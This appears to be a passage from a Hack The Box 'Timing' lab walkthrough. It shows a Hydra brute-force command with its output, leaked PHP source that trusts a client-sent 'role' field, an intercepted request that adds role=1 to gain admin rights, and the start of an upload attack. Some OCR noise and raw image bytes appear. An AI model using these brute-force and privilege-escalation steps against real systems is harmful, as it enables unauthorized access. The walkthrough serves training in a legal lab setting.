include_once "auth_check.php";

if (!isset($_SESSION['role']) || $_SESSION['role'] != 1) {
    echo "No permission to access this panel!";
    header('Location: ./index.php');
    die();
}

?>
```

1.4.6 Auth Check PHP

Verify if userid session key is set.




```php
<?php

//ini_set('display_errors', '1');
//ini_set('display_startup_errors', '1');
//error_reporting(E_ALL);

// session is valid for 1 hour
ini_set('session.gc_maxlifetime', 3600);
session_set_cookie_params(3600);

session_start();
if (!isset($_SESSION['userid']) && strpos($_SERVER['REQUEST_URI'], "login.php") === false) {
    header('Location: ./login.php');
    die();
}
?>
```

1.5 Aaron Login web dashboard


1.5.1 Brute Force credential

As we found a set of credentials in the db_conn.php. We can try brute force to get valid credentials. Below shows the content of user.md and pass.md



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/words-dir$ cat user.md
root
admin
administrator
password
aaron
test
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/words-dir$ cat pass.md
4_V3Ry_l0000n9_p422w0rd
root
admin
administrator
password
aaron
test
```


Result of brute force. We found out that aaron:aaron is valid credentials.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/words-dir$ hydra -L user.md -P pass.md 10.10.11.135 http-post-for
m "/login.php?login=true:user=^USER^&password=^PASS^:F=Invalid"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-04 08:03:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7), ~3 tries per task
[DATA] attacking http-post-form://10.10.11.135:80/login.php?login=true:user=^USER^&password=^PASS^:F=Invalid
[80][http-post-form] host: 10.10.11.135   login: aaron   password: aaron
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-04 08:03:26
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Timing/target-items/words-dir$
```


1.5.2 Update Profile

We successfully get login to the system with aaron:aaron. We can there is a ‘Edit Profile’ tab on top.



You are logged in as user 2!

On the 'Edit Profile'. We been navigated to 'profile.php'




Success! Profile was updated.

Edit Profile

Personal info

First name:	test
Last name:	test
Company:	test
Email:	test

Click on ‘Update’ button and intercept with Burp. We discover a new php script being called.




```
POST /profile_update.php HTTP/1.1
Host: timing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://timing.htb
Connection: close
Referer: http://timing.htb/profile.php
Cookie: PHPSESSID=ul2q42ih9qqhujl10au08s4pgc
Sec-GPC: 1

firstName=test&lastName=test&email=test&company=test
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Jan 2022 01:57:46 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 419
Connection: close
Content-Type: text/html; charset=UTF-8

{
"id": "2",
"0": "2",
"username": "aaron",
"1": "aaron",
"password":
"$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
"2": "$2y$10$kbs9MM.M8G.aquRLu53QYO.9tZNFvALOIAb3LwLggUs58OH5mVUFq",
"lastName": "test",
"3": "test",
"firstName": "test",
"4": "test",
"email": "test",
"5": "test",
"role": "0",
"6": "0",
"company": "test",
"7": "test"
}
```

1.5.3 Profile Update PHP script

Obtain the profile update source code via LFI flaw. Identified that the system will grab role request body parameter as session role. Which this 'role' will used to determine user permission. Please refer admin_auth_check.php script.




```
} else {

    include "db_conn.php";

    $id = $_SESSION['userid'];
    $statement = $pdo->prepare("SELECT * FROM users WHERE id = :id");
    $result = $statement->execute(array('id' => $id));
    $user = $statement->fetch();

    if ($user !== false) {

        ini_set('display_errors', '1');
        ini_set('display_startup_errors', '1');
        error_reporting(E_ALL);

        $firstName = $_POST['firstName'];
        $lastName = $_POST['lastName'];
        $email = $_POST['email'];
        $company = $_POST['company'];
        $role = $user['role'];

        if (isset($_POST['role'])) {
            $role = $_POST['role'];
            $_SESSION['role'] = $role;
        }
```

request for 'role' param in POST

1.5.4 Edit Parameters


Make another new request to update profile, we intercept the request and add ‘role’ parameter into the request body with value ‘1’.



```
POST /profile_update.php HTTP/1.1
Host: timing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://timing.htb
Connection: close
Referer: http://timing.htb/profile.php
Cookie: PHPSESSID=72ksqqt6po3kbkr3t6n7ddcjvt
Sec-GPC: 1

firstName=test&lastName=test&email=test&company=test&role=1
```

1.6 Admin Panel

After edited the parameter and refreshed the page. Now we can see the ‘admin panel’ tab on top. Next, we will discover upload function.



Upload avatar

Browse… No file selected.

Upload Image

We are an award-winning creative agency, dedicated to the best result in web design, promotion, business consulting, and marketing.

© 2018 Waves. All Rights Reserved.

Contacts


Address:
798 South Park Avenue, Jaipur, Raj

email:
dkstudioin@gmail.com

phones:
https://karosearch.com or https://karosearch.com


1.6.1 Upload request

Simply upload random image and intercept the request. Discover upload.php script, this script we found earlier.




```
POST /upload.php HTTP/1.1
Host: timing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------292333501240261335163467534223
Content-Length: 11031
Origin: http://timing.htb
Connection: close
Referer: http://timing.htb/avatar_uploader.php
Cookie: PHPSESSID=72ksqqt6po3kbkr3t6n7ddcjvt
Sec-GPC: 1

-----------------------------292333501240261335163467534223
Content-Disposition: form-data; name="fileToUpload"; filename="roses.jpeg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ□ ( %!1"%)+...383-7(-.+


-&
&---//------------------------------------------ÿÀË⌀"ÿÄÿÄ@!1AQ"aq□2□¡±BÁÑ#Rðbrán□¢$34□²ÂÒÿÄÿÄ3!1AQað"q□□¡±2
ÑñÁá#BR□ýÚ?+Ù¬þõ¢Q¥□ìG?QGNgÜÛ{□□□□¬OAJøK?□q□
`îJe□êx\0□!®□N□□ëÌÊÊ□ÅÏµþöKÚÂo°pT□ááÔEí_jâPÚª^µ□³{□QÉ+ ûÕø%*□¯.b¬2b?H^"ãN°□2Ã3¦\¶Ó¨□b·ÈðI:□÷£7ð□PvÔ□B□Öt¨□µ□aû
ÀA3¥#æÙrÀ□Q]hd«ÁÇ¬l<é¶`îÜ□□□·□¡yÊd□-QnÏµËV.□□□s]±¹iU7□x□á□B□{:ìÜ+pD@="°./?ÂáíËÝUUsÓ□-9□□Shí.:%Oãt,áÅ Ä\r":s®%Ã
yÙg□ÎÛí=f8¦Í±□á6m□□Àæi□+Êm-¡y□ÖBy(çRó□[ri%¦H¹½øuøI©□oÁ/îêO(«ì[µl%Ë□Çn@ÔYë£ØP□#□ØÏY¡9v#□x0t□¦×q<OáXcI□µ□¼£hÊþg6
«|×²¶□C½ö,ú□(V'nÛ□¿O¨¢÷óõÄXUp)Ò>#CÚb□åqË□3Ï;ú BÇ
ê'¬k[öc¢úÆR`□Ê½□6´W'□□□b¯b;;Þ+:□ýh□FMþ□□Æ¸Fþ·'þÔvÛ□±ÝáÈwa9O3A»5□wxT·owb\õ□-sR@c¤□¡□Å3v^ò7
©>ÏÎ□YÏh9y*Õc4§>óaÐÛDúÐ¬]m)ñí_í□ÖÂ*°%□1Î□á®Ü□Á±ªÕ-®ªê□ã²eVñ;¯/QTÓ °÷□Xñ□zMíþ
□□ÚÖ□;«e□umI□4êN□□}&¹ÂßÚþvÉG¿1¶□¨¦«H□□@zQÌ-^cmÖ
k;¹□ËíÛRhyt«2L□(n¤×±6ä2□<êÆ1í!□□□*□Îa□¦¾f□ç´o@ê-n¥oÿñÈ\:\e_éÐýw¡9ý□±yHpT□¡:□ý*□qÚKÚ¥§+È°ý)nÖZ×\I,Äõ$Õw9□  .{
□°§{ WÅ1&I¶'õvõ[ÀÝ»i□□;□09v×¨nòe.□Û□c1¢°  Â°p□>Bu47wùfÞp ]i□B□3KêYùÐ□n²)□²c□Á□S 'Z³□;[;°bÙH□gn□Imî□~°G:bÉ±XqÁß
```

Server response after upload process. Discover that the .JPEG extension is not allowed.



Error: This extension is not allowed.

